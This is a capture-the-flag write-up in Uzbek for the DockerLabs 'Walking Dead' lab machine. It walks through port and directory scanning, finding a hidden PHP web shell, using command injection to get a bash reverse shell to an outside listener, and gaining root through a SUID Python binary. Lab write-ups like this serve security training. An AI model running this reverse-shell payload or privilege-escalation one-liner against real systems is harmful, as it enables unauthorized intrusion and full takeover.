

# Walking Dead — dockerlabs



**Target nomi:** Walking Dead — dockerlabs

**Target IP manzili:** 172.17.0.2

**Test turi:** Balack Box Pentesting

**Metodologiya:** PTES (Penetrations Testing Execution Standart)

**Tester:** Odilov Aslanbek

**Sana:** 23.07.2026

## Executive Summary

### Umumiy xulosa

O'tkazilgan xavfsizlik auditi va tahlillar natijasida nishon tizimda **Kritik (Critical)** darajadagi zaifliklar zanjiri aniqlandi. Tizimda mavjud bo'lgan veb-darajadagi zaiflik va noto'g'ri sozlangan imtiyozlar (misconfiguration) oqibatida, past imtiyozli foydalanuvchidan to'liq operatsion tizim boshqaruvi ( `root` ) darajasiga ko'tarilish imkoniyati mavjudligi isbotlandi.

## 1 — Enumerations

### Port scanning

Tagetning ochiq portlarini tekshirish uchun `nmap` vasitasidan foydalanildi va `22 ssh` va `80 http` portlari ochiq ekanligi aniqlandi.

```
nmap -sV 172.17.0.2
```

| Port | Protocol | Services | State | Version       |
|------|----------|----------|-------|---------------|
| 22   | TCP      | SSH      | OPEN  | OpenSSH 8.2p1 |
| 80   | TCP      | HTTP     | OPEN  | Apache 2.4.41 |

```

(pegasus@env) - [~/Downloads]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 18:37 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 8A:58:51:56:AF:BB (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds

(pegasus@env) - [~/Downloads]
$ Odilov Aslanbek


```

## 2 — Web Enumurations

### Web Sayit Tahlili

Targetning **80** - portida web sayit ishlayotgani aniqlandi

**http://172.17.0.2/**



Targetda ishlayotgan web sayitning qanaqa sahifalari borligini bilish uchun `gobuster` vositasidan foydalanildi va `hidden` nomli sahifa borligi aniqlandi.

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
(pegasus@env) - [~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
hidden (Status: 301) [Size: 309] [--> http://172.17.0.2/hidden/]
server-status (Status: 403) [Size: 275]
Progress: 220558 / 220558 (100.00%)
=====
Finished
=====

(pegasus@env) - [~]
$ Odilov Aslanbek
```

Web sayitning `hidden` dahifasiga kirildi.

`http://172.17.0.2/hidden/`




Web sayitning source codelari ichidan `hidden` sahifasi ichidafi `.shell.php` nomli fayl topildi


```

<body>
  <h1>The Walking Dead - CTF</h1>
  <p class="blood-drip">Survive... if you can.</p>
  <audio autoplay loop>
    <source src="walking_dead_theme.mp3" type="audio/mpeg">Tu navegador no soporta el audio.
  </audio>
  <p class="hidden-link">
    <a href="hidden/.shell.php">Access Panel</a>
  </p>
</body>

```



Topilgan likga borilganda sahifada hech narsa yo'qligi aniqlandi



Topilgan faylga parametr fuzz qilindi va `cmd` parametr borligi aniqlandi

```
ffuf \
-u http://172.17.0.2/hidden/.shell.php?FUZZ=id \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \
-fs 0
```

```
(pegasus@env) - [-]
$ ffuf \
-u http://172.17.0.2/hidden/.shell.php?FUZZ=id \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \
-fs 0

v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2/hidden/.shell.php?FUZZ=id
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 0

cmd [Status: 200, Size: 54, Words: 3, Lines: 2, Duration: 3ms]
:: Progress: [220559/220559] :: Job [1/1] :: 50000 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

(pegasus@env) - [-]
$ Odilov Aslanbek
```

Va topilgan parametrni amalda sinab ko'rildi va web sayitda 100% **OS Command Injection** zaifligi bor ekanligi aniqlandi.

```
http://172.17.0.2/hidden/.shell.php?cmd=id
```

```
← → ↻ ⚠ Not secure 172.17.0.2/hidden/.shell.php?cmd=id


uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## 3 — Initials access

## Revers shell

Ushbu topilgan zaiflik orqali tizimdagi `www-data` user nomidan revers shell olindi.

```
http://172.17.0.2/hidden/.shell.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F4444%200%3E%261%22
```



```
(pegasus@env) - [~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 33180
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@36e91f20b12d:/var/www/html/hidden$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@36e91f20b12d:/var/www/html/hidden$ Odilov Aslanbek
```

## 4 — Privilege Escalation

### Root access

Tizmdan revers shel olingandan keyin tizimdagi `SUID` larni qidirish natijasida quyidagi qiymat topildi.

```
find / -perm -4000 -type f 2>/dev/null
```

```
/usr/bin/chfn
/usr/bin/python3.8
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
www-data@36e91f20b12d:/home/www-data$ Odilov Aslanbek
```

Topilgan `SUID` ga `GTFobins` kutubxonasidan exploit topildi.

## Shell

This executable can spawn an interactive system shell.

(a) `Unprivileged` `Sudo` `SUID` `Capabilities`

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

**Remarks**

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

[Copy](#)

Topilgan exploitni ishlatish orqali tizimda `root` user darajasiga chiqildi.

```
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
www-data@336e91f20b12d:/var/www/html/hidden$ /usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
Odilov Aslanbek
```